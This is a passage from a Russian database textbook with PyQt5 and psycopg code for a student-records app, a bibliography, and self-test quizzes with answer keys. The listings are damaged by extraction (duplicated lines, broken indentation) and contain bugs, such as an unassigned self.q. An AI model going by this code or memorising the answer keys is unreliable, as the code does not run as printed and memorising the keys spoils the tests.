  self._cursor.execute (sql, (string, id))

def mod_student (self, st):
  assert isinstance (st, Student)
  sql = u"""
␣␣␣␣␣␣␣␣␣UPDATE␣student
␣␣␣␣␣␣␣␣␣SET␣sex␣=␣%s,
␣␣␣␣␣␣␣␣␣age␣=␣%s,
␣␣␣␣␣␣␣␣␣id_group␣=␣%s,
␣␣␣␣␣␣␣␣␣student_name␣=␣%s,
␣␣␣␣␣␣␣␣␣last_name␣=␣%s,
␣␣␣␣␣␣␣␣␣middle_name␣=␣%s,
␣␣␣␣␣␣␣␣␣passport␣=␣encrypt_student (%s)
␣␣␣␣␣␣␣␣␣WHERE␣id=%s"""

  self._cursor.execute (sql, (st.sex, st.age,
    st.group, st.name, st.last_name,
    st.mid_name, st.passport, st.id))
```

Создание интерфейса. Рассмотрим подробнее приложения на PyQt (лист. 3.52).

Листинг 3.52. Пример приложения на PyQt

```
from PyQt5 import QtCore, QtGui
from PyQt5.QtWidgets import *
```



```


def main ():
import sys
app = QApplication (sys.argv)

```

```
8 window = QWidget ()
9  window.setWindowTitle ("Program")
10 window.resize (300, 300)
11
12 label = QLabel ("Text")
13 quit = QPushButton ("Close")
14  quit.clicked.connect (window.close)
15
16  box = QVBoxLayout ()
17  box.addWidget (label)
18  box.addWidget (quit)
19  window.setLayout (box)
20
21  window.show ()
22  sys.exit (app.exec_ ())
23 if __name__ == '__main__':
24  main ()
```

Сначала создается объект класса `QApplication`. Данный класс управляет основным потоком GUI-приложения, а также содержит базовые настройки. Он принимает список параметров, которые были переданы через командную строку.

Затем создается объект класса `QWidget`. Это базовый класс для всех объектов графического интерфейса. Объект любого класса, унаследованного от `QWidget`, который не имеет родителя, обладает собственным окном [39].

Далее мы создаем два объекта: кнопку и текстовое поле, которые помещаем на виджет `window` с помощью макета `QVBoxLayout`. Данный макет располагает виджеты вертикально.

Сигнал `clicked` объекта `quit` соединяем со слотом `close` объекта `window`. Сигналы и слоты реализуют в Qt концепцию событийно-ориентированного программирования. Сигнал срабатывает, когда происходит некоторое событие. Слот — это метод или функция, которая будет вызвана после срабатывания сигнала.

Метод `show` объекта `window` выводит виджет на экран. Использование макетов удобно для окон, содержащих небольшое количество объектов и не требующих сложной логики. Для сложных окон удобнее создавать класс, унаследованный от объекта `QWidget`. Для примера сделаем класс, выводящий список студентов на экран.

В самом начале файла импортируем все необходимые библиотеки (лист. 3.53).

Листинг 3.53. Импорт библиотек

```
1 from PyQt5 import QtGui, QtCore, Qt
2    from student import Student
```

```
3   import adapter
4   from PyQt5.QtWidgets import QWidget
5   from PyQt5.QtWidgets import QTableWidget
6   from PyQt5.QtWidgets import QTableWidgetItem
```

В конструкторе класса инициализируются все виджеты, которые будут располагаться в данном окне (лист. 3.54). В качестве входного параметра принимается объект класса `Adapter`, что проверяется операцией `assert`, — это позволяет локализовать ошибку, если будет передан объект неправильного класса.

Листинг 3.54. Конструктор класса

```
1 def __init__ (self, q):
2   assert isinstance (q, adapter.Adapter)
3
4 super (StudentWindow, self).__init__ ()
5
6   self.setWindowTitle (u"Просмотр студентов")
7 self.gr = self.q.get_groups_index ()
8
9 self.table = QTableWidget (self)
10   self.table.setColumnCount (8)
11   mode = Qt.QAbstractItemView.NoEditTriggers
12   self.table.setEditTriggers (mode)
13
14   item = QTableWidgetItem (u"Имя")
15   self.table.setHorizontalHeaderItem (0, item)
16   item = QTableWidgetItem (u"Фамилия")
17   self.table.setHorizontalHeaderItem (1, item)
18   item = QTableWidgetItem (u"Отчество")
19   self.table.setHorizontalHeaderItem (2, item)
20   item = QTableWidgetItem (u"Группа")
21   self.table.setHorizontalHeaderItem (3, item)
22   item = QTableWidgetItem (u"Номер паспорта")
23   self.table.setHorizontalHeaderItem (4, item)
24   item = QTableWidgetItem (u"Возраст")
25   self.table.setHorizontalHeaderItem (5, item)
26   item = QTableWidgetItem (u"Идентификатор")
27   self.table.setHorizontalHeaderItem (7, item)
28   item = QTableWidgetItem (u"Пол")
```



```
29   self.table.setHorizontalHeaderItem (6, item)
30   self.table.hideColumn (7)
31   if q.user_rights == adapter.minimum:
32     self.table.hideColumn (4)
33
34   self.setGeometry (100, 100, 1030, 800)
```

```
34    self.setGeometry (100, 100, 1030, 800)
35
36    self._refresh ()
37    self._init_table ()
```

Виджет QTableWidget — таблица с настраиваемыми столбцами и возможностью редактирования. Она имеет восемь столбцов, причем столбец «Идентификатор» будет скрытый. Если у пользователя недостаточно прав, то столбец «Номер паспорта» будет пустым, следовательно, в этом случае его необходимо скрыть.

Методы, которые инициализируют таблицу, показаны в лист. 3.55.

Листинг 3.55. Методы для инициализации таблицы

```
1 def _refresh (self):
2    self.st = self.q.get_all_students ()
3    self._init_table ()
4
5 def _init_table (self):
6 l = len (self.st)
7    self.table.setRowCount (l)
8 it = 0
9
10    for s in self.st:
11       i = QTableWidgetItem (self.s.name)
12       self.table.setItem (it, 0, i)
13       i = QTableWidgetItem (self.s.last_name)
14       self.table.setItem (it, 1, i)
15       i = QTableWidgetItem (self.s.mid_name)
16       self.table.setItem (it, 2, i)
17       i = QTableWidgetItem (self.gr [self.s.group])
18       self.table.setItem (it, 3, i)
19       if self.q.user_rights!= adapter.minimum:
20          i = QTableWidgetItem (self.s.passport)
21          self.table.setItem (it, 4, i)
22       i = QTableWidgetItem (str (self.s.age))
23       self.table.setItem (it, 5, i)
24       i = QTableWidgetItem (self.s.sex)
25       self.table.setItem (it, 6, i)
```

Метод _refresh получает список студентов, за изменение размера таблицы и ее заполнение отвечает метод _init_table.

Дополнительно сделаем метод, который будет вызываться при изменении размера окна и редактировать геометрию таблицы (лист. 3.56).

Листинг 3.56. Изменение размера таблицы

```
1 def resizeEvent (self, QResizeEvent):
```

```
1 def resizeEvent (self, QResizeEvent):
2 width = self.width () -- 10
3 height = self.height () -- 10
4
5 self.table.setGeometry (10, 10, width, height)
```

Контрольные вопросы и задания

1. В каком файле хранятся основные настройки СУБД PostgreSQL?
2. Какие методы аутентификации поддерживает СУБД PostgreSQL?
3. Какие способы записи журнала поддерживаются в СУБД PostgreSQL?
4. Поясните функционалы программ pgAdmin III, psql. Каковы их различия?
5. Для каких целей используется курсор? Перечислите виды курсоров СУБД PostgreSQL и поясните различия между ними.

Библиографический список

1. *Когаловский М.Р.* Энциклопедия технологий баз данных: Эволюция

технологии. Технологии и стандарты. Инфраструктура. Терминология [Текст] / М.Р. Когаловский. — М.: Финансы и статистика, 2002. — 800 с.
2. *Gray J.* Data Management: Past, Present, and Future [Text] / J. Gray // IEEE Computer. — 1996. — Vol. 29. — № 10. — P. 38–46.
3. Engines of the Mind: A History of the Computer [Text] / J. Shurkin. — Norton W.W. & Co, 1984.
4. *Bachman C.W.* The Programmer as Navigator [Text] / C.W. Bachman // CACM 16.11. — Nov., 1973.
5. *Codd E.F.* A Relational Model of Data for Large Shared Databanks [Text] / E.F. Codd // CACM 13.6. — June, 1970.
6. *Дюк В.* Data mining: учеб. курс [Текст] / В. Дюк, А. Самойленко. — СПб.: Питер, 2001. — 386 с.
7. *Чертовской В.Д.* Базы и банки данных: учеб. пособие [Текст] / В.Д. Чертовской. — СПб.: Изд-во МГУП, 2001. — 220 с.
8. *Рэй Э.* Изучаем XML [Текст]: пер. с англ. / Э. Рэй. — СПб.: Символ-Плюс, 2001. — 408 с.
9. *Beech D.* XML schema part 1: Structures [Electronic resource] / D. Beech [et al.] // W3C. — URL: http://www.w3.org/TR/xmlschema11–1/ (дата обращения: 19.06.2019).
10. *Biron P.* XML schema part 2: Datatypes [Electronic resource] / P. Biron, A. Malhotra // W3C. — URL: http://www.w3.org/TR/xmlschema11–2/ (дата обращения: 19.06.2019).
11. *Bray T.* Namespaces in XML [Electronic resource] / T. Bray, D. Hollander, A. Layman // W3C. — URL: http://www.w3.org/TR/REC-xml-names (дата обращения: 19.06.2019).
12. *Bray T.* Extensible markup language (XML) 1.0 [Electronic resource] / T. Bray [et al.] // W3C. — URL: http://www.w3.org/TR/REC-xml/ (дата обращения: 19.06.2019).
13. *Grinev M.* Sedna: A Native XML DBMS [Electronic resource] / M. Grinev [et al.]. — URL: http://panda.ispras.ru/~grinev/mypapers/sedna.pdf (дата обращения: 23.06.2019).
14. *Коннолли Т.* Базы данных. Проектирование, реализация и сопровождение. Теория и практика [Текст] / Т. Коннолли, К. Бегг. — М.: Издательский дом «Вильямс», 2017. — 1440 с.
15. *Дейт К.Дж.* Введение в системы баз данных [Текст]: пер. с англ. / К.Дж. Дейт. — 8-е изд. — М.: Издательский дом «Вильямс», 2018. — 1328 с.
16. *Максимов Н.В.* Информационные технологии: учеб. пособие [Текст] / Н.В. Максимов, Л.И. Алешин. — М.: ММИЭИФП, 2004. — 561 с.

17. *Смит А.Б.* Реляционные, древовидные и объектно-ориентированные базы данных [Электронный ресурс] / А.Б. Смит. — URL: http://inftech.webservis.ru/it/database/oo/index.html (дата обращения: 19.06.2019).
18. *Бородина А.И.* Технологии баз данных и знаний: учеб. курс [Текст] / А.И. Бородина. — Мн.: БГЭУ, 2008. — 505 с.

19. *Полищук Ю.В.* Проектирование реляционных баз данных: учеб. пособие [Текст] / Ю.В. Полищук, С.И. Сормов, Т.А. Черных. — Оренбург: ГОУ ОГУ, 2008. — 132 с.
20. Официальный сайт СУБД PostgreSQL. — URL: http://www.postgresql.org (дата обращения: 19.06.2019).
21. Хранимые функции на C в PostgreSQL. — URL: http://habrahabr.ru/post/196544/ (дата обращения: 19.06.2019).
22. National Institute of Standards and Technology. — URL: http://www.nist.gov/ (дата обращения: 19.06.2019).
23. *Смирнов С.Н.* Безопасность систем баз данных [Текст] / С.Н. Смирнов. — М.: Гелиос АРВ, 2007. — 352 с.
24. *Малюк А.А.* Информационная безопасность. Концептуальные и методологические основы защиты информации: учеб. пособие для вузов [Текст] / А.А. Малюк. — М.: Горячая линия-Телеком, 2004. — 280 с.
25. *Девянин П.Н.* Модели безопасности компьютерных систем: учеб. пособие для студ. высш. учеб. заведений [Текст] / П.Н. Девянин. — М.: Издательский центр «Академия», 2005. — 144 с.
26. *Додохов А.Л.* К вопросу о защите персональных данных с использованием СУБД [Текст] / А.Л. Додохов, А.Г. Сабанов // Докл. Том. гос. ун-та систем управления и радиоэлектроники. — 2012. — № 2 (26). — С. 129–133.
27. *Шнайер Б.* Прикладная криптография. Протоколы, алгоритмы, исходные тексты на языке Си [Текст] / Б. Шнайер. — М.: Триумф, 2002. — 816 с.
28. *Китаев Е.Л.* Мониторинг изменений в базах данных на основе анализа журнала транзакций [Текст] / Е.Л. Китаев [и др.] // Препринты ИПМ им. М.В. Келдыша. — 2012. — № 2. — 14 с.
29. *Bartolini G.* PostgreSQL 9 Administration Cookbook [Text] / G. Bartolini [et al.]. — 2d ed. — 504 p.
30. Development Articles — PostgreSQL wiki. — URL: https://wiki.postgresql.org/wiki/Development_Articles (дата обращения: 19.06.2019).
31. PostgreSQL — FedoraProject. — URL: https://fedoraproject.org/wiki/PostgreSQL (дата обращения: 19.06.2019).
32. DebianHelp — Debian Wiki. — URL: https://wiki.debian.org/ru/PostgreSql/DebianHelp (дата обращения: 19.06.2019).
33. PostgreSQL: Documentation: 9.4: The pg_hba.conf File. — URL: http://www.postgresql.org/docs/current/static/auth-pg-hba-conf.html (дата обращения: 19.06.2019).
34. Работа с PostgreSQL: настройка и масштабирование. — URL: http://postgresql.leopard.in.ua/html/ (дата обращения: 19.06.2019).

35. About Python | Python.org. — URL: https://www.python.org/about/ (дата обращения: 19.06.2019).
36. PostgreSQL + Python | Psycopg. — URL: http://initd.org/psycopg/ (дата обращения: 19.06.2019).
37. The cursor class — Psycopg 2.6.1 documentation. — URL: http://initd.

org/psycopg/docs/cursor.html (дата обращения: 19.06.2019).
38. Documentation — PostgreSQL: n. 9.4. CREATE TRIGGER. — URL: http://www.postgresql.org/docs/current/static/sql-createtrigger.html (дата обращения: 19.06.2019).
39. PyQt5 Reference Guide PyQt 5.4.2 Reference Guide. — URL: http://pyqt.sourceforge.net/Docs/PyQt5/index.html (дата обращения: 19.06.2019).

Тесты для самопроверки

Тест по теме «Введение в базы данных»

1. Применение информационной системы реализует:

1) надежное хранение информации;

2) выполнение специфических для данного приложения преобразований информации и вычислений;

3) предоставление пользователям удобного интерфейса взаимодействия;

4) все перечисленное выше.

2. В 1951 г. выпущен первый коммерческий серийный компьютер, который назывался:

1) Mac I;

2) Mac Pro;

3) IBM;

4) UNIVAC I.

3. В 1970 г. сотрудник фирмы *IBM* Эдгар Кодд предложил:

1) первый серийный компьютер, подключенный к локальной сети;

2) преобразование запросов в последовательность низкоуровневых инструкций;

3) язык разметки;

4) реляционную модель данных.

4. В результате совместной работы сотрудников фирмы *IBM* и Калифорнийского университета был разработан структурированный язык запросов, который называется:

1) SQL;

2) XML;

3) MySQL;

4) IMS.

5. База данных — это:

1) система обозначений, основанная на тэгах;

2) структурная совокупность данных, поддерживаемая в актуальном состоянии для конкретной предметной области;

3) совокупность языковых и программных средств;

4) набор именованных схем отношений.

6. Информация в базе данных должна быть непротиворечивой, ..., целостной. В этом предложении пропущено слово:

1) полной;

2) дублированной;

3) неизбыточной;

4) разделенной.

7. СУБД — это:

1) система резервного копирования баз данных;

2) система безопасности базы данных;

3) совокупность языковых и программных средств, предназначенных для создания, ведения и использования баз данных;

4) система обозначений, основанная на тэгах.

8. Что из перечисленного относится к моделям данных:

1) иерархические и сетевые;

2) реляционные;

3) объектно-ориентированные;

4) все перечисленное выше?

9. В каком виде представляются данные в реляционной модели:

1) древовидной структуры;

2) организуются в виде произвольного графа;

3) отдельные записи базы данных представляются в виде объектов;

4) представляет собой совокупность таблиц, связанных отношениями?

10. В каком виде представляются данные в иерархической модели:

1) древовидной структуры;

2) организуются в виде произвольного графа;

3) отдельные записи базы данных представляются в виде объектов;

4) представляет собой совокупность таблиц, связанных отношениями?

11. В каком виде представляются данные в сетевой модели:

1) древовидной структуры;

2) организуются в виде произвольного графа;

3) отдельные записи базы данных представляются в виде объектов;

4) представляет собой совокупность таблиц, связанных отношениями?

12. В каком виде представляются данные в объектно-ориентированной модели:

1) древовидной структуры;

2) организуются в виде произвольного графа;

3) отдельные записи базы данных представляются в виде объ-

ектов;

4) представляет собой совокупность таблиц, связанных отношениями?

13. Реляционные базы данных допускают хранение:

1) символьных данных;
2) числовых данных;
3) битовых строк;
4) всего вышеперечисленного.

14. Кортеж — это:

1) множество пар, которое содержит одно вхождение каждого имени атрибута, принадлежащего схеме отношения;
2) набор именованных схем;
3) допустимое потенциальное множество значений;
4) набор отношений, имена которых совпадают с именами схем.

15. Отношение — это:

1) множество пар, которое содержит одно вхождение каждого имени атрибута, принадлежащего схеме отношения;
2) набор именованных схем;
3) допустимое потенциальное множество значений;
4) множество кортежей данной базы данных, соответствующих одной схеме отношения.

16. Домен — это:

1) множество пар, которое содержит одно вхождение каждого имени атрибута, принадлежащего схеме отношения;
2) допустимое потенциальное множество значений данного типа;
3) множество записей таблицы;
4) множество кортежей данной базы данных, соответствующих одной схеме отношения.

17. Укажите свойство, соответствующее OLTP системам:

1) малая частота, обновление большими порциями;
2) высокая частота, обновление маленькими порциями;
3) длительный период хранения данных;
4) хранение данных в виде древовидной структуры.

18. Системы поддержки принятия решений базируются:

1) на OLTP системах;
2) OLAP системах;
3) DBS системах;
4) IP системах.

19. Какую модель данных реализует XML:
1) иерархическую;
2) сетевую;
3) реляционную;
4) многомерную?

Карта ответов

Номер вопроса	Вариант ответа			
	1	2	3	4
1				+
2				+
3				+
4	+			
5		+		
6			+	
7			+	
8				+
9				+
10	+			
11		+		
12			+	
13				+
14	+			
15				+
16		+		
17		+		
18		+		
19	+			

Тест по теме «Архитектура СУБД»

1. Архитектура СУБД —это:
1) принципы использования СУБД;
2) правила безопасности СУБД;

3) наиболее общие принципы построения СУБД;
4) правила интеграции СУБД.

2. Процессор запросов преобразует запросы в последовательность низкоуровневых инструкций:
1) для контроллера словаря;
2) контроллера БД;
3) контроллера файлов;
4) компилятора языка DLL.

3. Контроллер БД взаимодействует:
1) с запущенными программами и запросами;
2) компилятором языка DLL;
3) системными буферами;
4) препроцессором языка DML.

4. Контроллер файлов:
1) взаимодействует с запущенными программами и запросами;
2) преобразует запросы в последовательность низкоуровневых инструкций;
3) манипулирует предназначенными для хранения данных файлами;
4) управляет доступом к системному каталогу и обеспечивает работу с ним.

5. Контроллер словаря:
1) взаимодействует с запущенными программами и запросами;
2) преобразует запросы в последовательность низкоуровневых инструкций;
3) манипулирует предназначенными для хранения данных файлами;
4) управляет доступом к системному каталогу и обеспечивает работу с ним.

6. Системный каталог:
1) это хранилище данных, которые описывают сохраняемую в БД информацию, т.е. метаданные, или «данные о данных»;
2) преобразует запросы в последовательность низкоуровневых инструкций;

3) манипулирует предназначенными для хранения данных файлами;
4) управляет доступом к системному каталогу и обеспечивает работу с ним.

7. Препроцессор языка DML:

1) преобразует внедренные в прикладные программы DML-операторы в вызовы стандартных функций базового языка;

2) взаимодействует с индексами БД;

3) реализует работу с оперативной памятью;

4) взаимодействует с клиентами БД.

8. Компилятор языка DDL:

1) преобразует внедренные в прикладные программы DML-операторы в вызовы стандартных функций базового языка;

2) преобразует DDL-команды в набор таблиц, а затем сохраняет эти таблицы в системном каталоге;

3) реализует работу с оперативной памятью;

4) взаимодействует с индексами БД.

9. Контроль прав доступа:

1) получает управление для выполнения операции (команды);

2) выполняет проверку того, удовлетворяет ли операция всем установленным ограничениям поддержки целостности данных;

3) проверяет наличие у пользователя полномочий для выполнения затребованной операции;

4) определяет оптимальную стратегию выполнения запроса.

10. Процессор команд:

1) получает управление для выполнения операции (команды);

2) выполняет проверку того, удовлетворяет ли операция всем установленным ограничениям поддержки целостности данных;

3) проверяет наличие у пользователя полномочий для выполнения затребованной операции;

4) определяет оптимальную стратегию выполнения запроса.

11. Средства контроля целостности:

1) получают управление для выполнения операции (команды);

2) выполняют проверку того, удовлетворяет ли операция всем установленным ограничениям поддержки целостности данных;

3) проверяют наличие у пользователя полномочий для выполнения затребованной операции;

4) определяют оптимальную стратегию выполнения запроса.

12. Оптимизатор запросов:

1) получает управление для выполнения операции (команды);

2) выполняет проверку того, удовлетворяет ли операция всем установленным ограничениям поддержки целостности данных;

3) проверяет наличие у пользователя полномочий для выпол-

нения затребованной операции;

4) определяет оптимальную стратегию выполнения запроса.

13. Контроллер транзакций:

1) осуществляет обработку операций, поступающих в процессе выполнения транзакций;

2) отвечает за бесконфликтное выполнение параллельных операций с базой данных;

3) гарантирует восстановление БД до непротиворечивого состояния при возникновении сбоев;

4) отвечает за перенос данных между оперативной памятью и вторичным запоминающим устройством (например, жестким диском).

14. Планировщик:

1) осуществляет обработку операций, поступающих в процессе выполнения транзакций;

2) отвечает за бесконфликтное выполнение параллельных операций с базой данных;

3) гарантирует восстановление БД до непротиворечивого состояния при возникновении сбоев;

4) отвечает за перенос данных между оперативной памятью и вторичным запоминающим устройством (например, жестким диском).

15. Контроллер восстановления:

1) осуществляет обработку операций, поступающих в процессе выполнения транзакций;

2) отвечает за бесконфликтное выполнение параллельных операций с базой данных;

3) гарантирует восстановление БД до непротиворечивого состояния при возникновении сбоев;

4) отвечает за перенос данных между оперативной памятью и вторичным запоминающим устройством (например, жестким диском).

16. Контроллер буферов:

1) осуществляет обработку операций, поступающих в процессе выполнения транзакций;

2) отвечает за бесконфликтное выполнение параллельных операций с базой данных;

3) гарантирует восстановление БД до непротиворечивого состояния при возникновении сбоев;

4) отвечает за перенос данных между оперативной памятью

и вторичным запоминающим устройством (например, жестким диском).

17. Файловый сервер:

1) управляет пользовательским интерфейсом и логикой приложения;

2) принимает от пользователя запрос, проверяет синтаксис и генерирует SQL, который соответствует логике приложения;

3) содержит файлы, необходимые для работы приложений и самой СУБД;

4) принимает и обрабатывает запросы к БД, а затем передает полученные результаты обратно.

18. Клиентская часть:

1) управляет пользовательским интерфейсом и логикой приложения;

2) принимает от пользователя запрос, проверяет синтаксис и генерирует SQL, который соответствует логике приложения;

3) содержит файлы, необходимые для работы приложений и самой СУБД;

4) принимает и обрабатывает запросы к БД, а затем передает полученные результаты обратно.

19. Сервер:

1) управляет пользовательским интерфейсом и логикой приложения;

2) принимает от пользователя запрос, проверяет синтаксис и генерирует SQL, который соответствует логике приложения;

3) содержит файлы, необходимые для работы приложений и самой СУБД;

4) принимает и обрабатывает запросы к БД, а затем передает полученные результаты обратно.

20. В трехуровневом варианте клиент-серверных систем третьим уровнем является:

1) файловый сервер;

2) канал связи;

3) сервер приложений;

4) операционная система сервера.

Карта ответов

Номер вопроса	Вариант ответа			
	1	2	3	4
1			+	

2		+		
3	+			
4			+	
5				+
6	+			
7	+			
8		+		
9			+	
10	+			
11		+		
12				+
13	+			
14		+		
15			+	
16				+
17			+	
18	+			
19				+
20			+	

Тест по теме «Проектирование реляционных баз данных»

1. Проектирование БД — процесс создания схемы базы данных и определения необходимых ограничений:

1) целостности;
2) безопасности;
3) конфиденциальности;
4) доступности.

2. Что не включают в себя этапы проектирования БД:

1) внешний уровень;
2) инфологический уровень;

3) логический (даталогический) уровень;
4) смежный уровень?

3. Метод «сущность-связь» заключается в моделировании:

1) сущности;

2) локального представления;
3) предметной области;
4) типа.

4. Какой вид связи не выделяют для сущностей:
1) «один-к-одному»;
2) «один-к-двум»;
3) «один-ко-многим»;
4) «многие-ко-многим»?

5. Что не обязана обеспечивать структура данных:
1) быстрый доступ к данным;
2) отсутствие дублирования данных;
3) целостность данных;
4) конфиденциальность данных?

6. К созданию инфологической модели существуют подходы: а) функциональный; б) предметный. Выберите правильный вариант:
1) верно только а;
2) верно только б;
3) верны оба утверждения;
4) неверны оба утверждения.

7. Процесс нормализации в БД нацелен на минимизацию:
1) избыточности;
2) доступности;
3) целостности;
4) конфиденциальности.

8. К видам аномалий не относится:
1) удаление;
2) обновление;
3) ввод;
4) вывод.

9. Каким образом нейтрализуется избыточное дублирование в таблицах:
1) путем их удаления;
2) путем их разбиения;

3) путем их вывода;
4) путем их ввода?

10. Уменьшение избыточности может привести:
1) к увеличению времени доступа;
2) к уменьшению времени доступа;

2) к уменьшению времени доступа;
3) к нарушению целостности;
4) к дублированию информации.

11. Какой процесс проектирования БД является итерационным (пошаговым) и заключается в последовательном переводе по определенным правилам отношений из первой нормальной формы в нормальные формы более высокого порядка:
1) нормальных форм;
2) Гаусса;
3) наименьших квадратов;
4) Крамера?

12. Какие данные являются набором алфавитно-цифровых и специальных символов:
1) текстовые;
2) числовые;
3) логические;
4) временны́е?

13. Какие данные используются для представления атрибутов, со значениями которых нужно в дальнейшем производить арифметические операции:
1) текстовые;
2) числовые;
3) логические;
4) временны́е?

14. Какие данные используются при составлении логических выражений:
1) текстовые;
2) числовые;
3) логические;
4) временны́е?

15. Какие данные используются для хранения даты и времени:
1) текстовые;
2) числовые;
3) логические;
4) временны́е?

16. Какой тип данных используется для хранения динамически расширяемых данных:
1) TIMESTAMP;
2) VARCHAR;
3) FLOAT;

4) BLOB?

17. В современных СУБД: а) существуют типы данных для хранения текстовых, числовых, логических, временны́х данных; б) существует большое количество дополнительных типов данных, например типы данных для хранения географических координат. Выберите правильный вариант:

1) верно только а;
2) верно только б;
3) верны оба утверждения;
4) неверны оба утверждения.

18. Какой объект используется в системе для накапливания информации:

1) домен;
2) предметная область;
3) сущность;
4) аномалия?

19. Для сущностей различают тип сущности и экземпляр: а) тип характеризуется именем и списком свойств; б) экземпляр характеризуется конкретными значениями свойств. Выберите правильный вариант:

1) верно только а;
2) верно только б;
3) верны оба утверждения;
4) неверны оба утверждения.

20. При разработке структуры БД возникают проблемы: а) связанные с избыточностью данных; б) связанные с аномалиями. Выберите правильный вариант:

1) верно только а;
2) верно только б;
3) верны оба утверждения;
4) неверны оба утверждения.

21. К первой нормальной форме относится (-ятся) условие (-я): а) в таблице отсутствуют повторяющиеся группы полей; б) любое неключевое поле должно однозначно идентифицироваться клю-

чевыми полями; в) поля содержат неделимую информацию; г) ни одно из неключевых полей не должно однозначно идентифицироваться значением другого неключевого поля (полей). Выберите правильный вариант:

1) а;

2) а и в;
3) а и б;
4) г.

22. Ко второй нормальной форме относится (-ятся) условие (-я): а) в таблице отсутствуют повторяющиеся группы полей; б) любое неключевое поле должно однозначно идентифицироваться ключевыми полями; в) поля содержат неделимую информацию; г) ни одно из неключевых полей не должно однозначно идентифицироваться значением другого неключевого поля (полей). Выберите правильный вариант:

1) в;
2) а и г;
3) а и б;
4) б.

23. К третьей нормальной форме относится (-ятся) условие (-я): а) в таблице отсутствуют повторяющиеся группы полей; б) любое неключевое поле должно однозначно идентифицироваться ключевыми полями; в) поля содержат неделимую информацию; г) ни одно из неключевых полей не должно однозначно идентифицироваться значением другого не ключевого поля (полей). Выберите правильный вариант:

1) в;
2) г;
3) а;
4) б.

Карта ответов

Номер вопроса	Вариант ответа			
	1	2	3	4
1	+			
2				+
3			+	
4		+		
5				+

Окончание таблицы

Номер вопроса	Вариант ответа			
	1	2	3	4
6			+	

7	+			
8				+
9		+		
10	+			
11	+			
12	+			
13		+		
14			+	
15				+
16				+
17			+	
18			+	
19			+	
20			+	
21		+		
22				+
23		+		

Тест по теме «Язык SQL»

1. SQL в контексте БД:
1) Structured Query Language;
2) Secret Query Language;
3) Structured Query Link;
4) Secret Query Link.

2. Команда языка SQL «create table»:
1) создать таблицу;
2) изменить таблицу;
3) удалить таблицу;
4) скрыть таблицу.

3. Команда языка SQL «alter table»:
1) создать таблицу;

2) изменить таблицу;
3) удалить таблицу;
4) скрыть таблицу.

4. Команда языка SQL «drop table»:
1) создать таблицу;

1) создать таблицу;
2) изменить таблицу;
3) удалить таблицу;
4) скрыть таблицу.

5. Команда языка SQL «create user»:
1) создать пользователя;
2) создать таблицу;
3) создать функцию;
4) создать переменную.

6. Команда языка SQL «create function»:
1) создать пользователя;
2) создать таблицу;
3) создать функцию;
4) создать переменную.

7. Команда языка SQL «insert»:
1) вставка записи;
2) обновление записи;
3) удаление записи;
4) копирование записи.

8. Команда языка SQL «update»:
1) вставка записи;
2) обновление записи;
3) удаление записи;
4) копирование записи.

9. Команда языка SQL «delete»:
1) вставка записи;
2) обновление записи;
3) удаление записи;
4) копирование записи.

10. Команда языка SQL «select»:
1) формирует запрос к БД;
2) выполняет поиск по БД;
3) синхронизирует таблицы БД;
4) замена всех записей в таблице БД.

11. Оператор языка SQL «where» применяется:
1) для определения того, какие строки должны быть выбраны или включены в group by;
2) для объединения строк с общими значениями в элементы меньшего набора строк;

3) для определения того, какие столбцы используются для сортировки результирующего набора данных;

4) для определения того, какие строки после group by должны быть выбраны.

12. Оператор языка SQL «group by» применяется:

1) для определения того, какие строки должны быть выбраны или включены в group by;

2) для объединения строк с общими значениями в элементы меньшего набора строк;

3) для определения того, какие столбцы используются для сортировки результирующего набора данных;

4) используется для определения того, какие строки после group by должны быть выбраны.

13. Оператор языка SQL «having» применяется:

1) для определения того, какие строки должны быть выбраны или включены в group by;

2) для объединения строк с общими значениями в элементы меньшего набора строк;

3) для определения того, какие столбцы используются для сортировки результирующего набора данных;

4) для определения того, какие строки после group by должны быть выбраны.

14. Оператор языка SQL «order by» применяется:

1) для определения того, какие строки должны быть выбраны или включены в group by;

2) для объединения строк с общими значениями в элементы меньшего набора строк;

3) для определения того, какие столбцы используются для сортировки результирующего набора данных;

4) для определения того, какие строки после group by должны быть выбраны.

15. Агрегатная функция «count»:

1) подсчитывает число вхождений значения выражения во все записи результирующего набора данных;

2) суммирует значения выражения;

3) находит среднее значение;

4) определяет максимальное значение.

16. Агрегатная функция «sum»:

1) подсчитывает число вхождений значения выражения во все

записи результирующего набора данных;

2) суммирует значения выражения;

3) находит среднее значение;

4) определяет максимальное значение.

17. Агрегатная функция «avg»:

1) подсчитывает число вхождений значения выражения во все записи результирующего набора данных;

2) суммирует значения выражения;

3) находит среднее значение;

4) определяет максимальное значение.

18. Агрегатная функция «max»:

1) подсчитывает число вхождений значения выражения во все записи результирующего набора данных;

2) суммирует значения выражения;

3) находит среднее значение;

4) определяет максимальное значение.

19. Транзакция — это:

1) единичное или чаще групповое изменение БД, которое или выполняется полностью, или не выполняется вообще;

2) резервная копия БД;

3) операция по синхронизации двух БД;

4) групповое изменение БД.

20. Хранимая процедура — это:

1) модуль, написанный на процедурном языке и хранящийся в БД как метаданные, который можно вызывать из программы;

2) единичное или чаще групповое изменение БД, которое или выполняется полностью, или не выполняется вообще;

3) модуль, написанный на любом языке, который выполняет групповое изменение данных в БД;

4) операция по синхронизации двух БД.

21. Триггер — это:

1) процедура БД, автоматически вызываемая SQL-сервером при обновлении, удалении или добавлении новой записи в таблицах БД;

2) процедура БД, вручную вызываемая SQL-сервером при обновлении, удалении или добавлении новой записи в таблицах БД;

3) модуль, написанный на любом языке, который выполняет групповое изменение данных в БД;

4) модуль, написанный на процедурном языке и хранящийся

в БД как метаданные, который можно вызывать из программы.

22. Выберите вариант ответа, где указаны все возможные параметры для создания последовательности (sequence):

1) имя последовательности, start;
2) имя последовательности, increment, minvalue;
3) имя последовательности, minvalue, maxvalue;
4) имя последовательности, increment, minvalue, maxvalue, start.

23. В триггере ключевое слово «before» означает:

1) что триггерная функция будет срабатывать перед попыткой выполнения операции, включая все встроенные проверки ограничений данных, реализуемые при выполнении команд insert и delete;
2) что триггерная функция будет срабатывать после попытки выполнения операции, включая все встроенные проверки ограничений данных, реализуемые при выполнении команд insert и delete;
3) что триггерная функция не будет срабатывать перед попыткой выполнения операции, включая все встроенные проверки ограничений данных, реализуемые при выполнении команд insert и delete;
4) нет такой функции.

24. Что вернет данная команда SQL — «select * from *»:

1) все записи из всех таблиц;
2) первую запись из первой таблицы;
3) последнюю запись из последней таблицы;
4) первую запись из последней таблицы?

25. Преимущества использования триггеров:

1) автоматическое обеспечение каскадных воздействий в дочерних таблицах при изменении, удалении записи в родительской таблице выполняется на сервере;
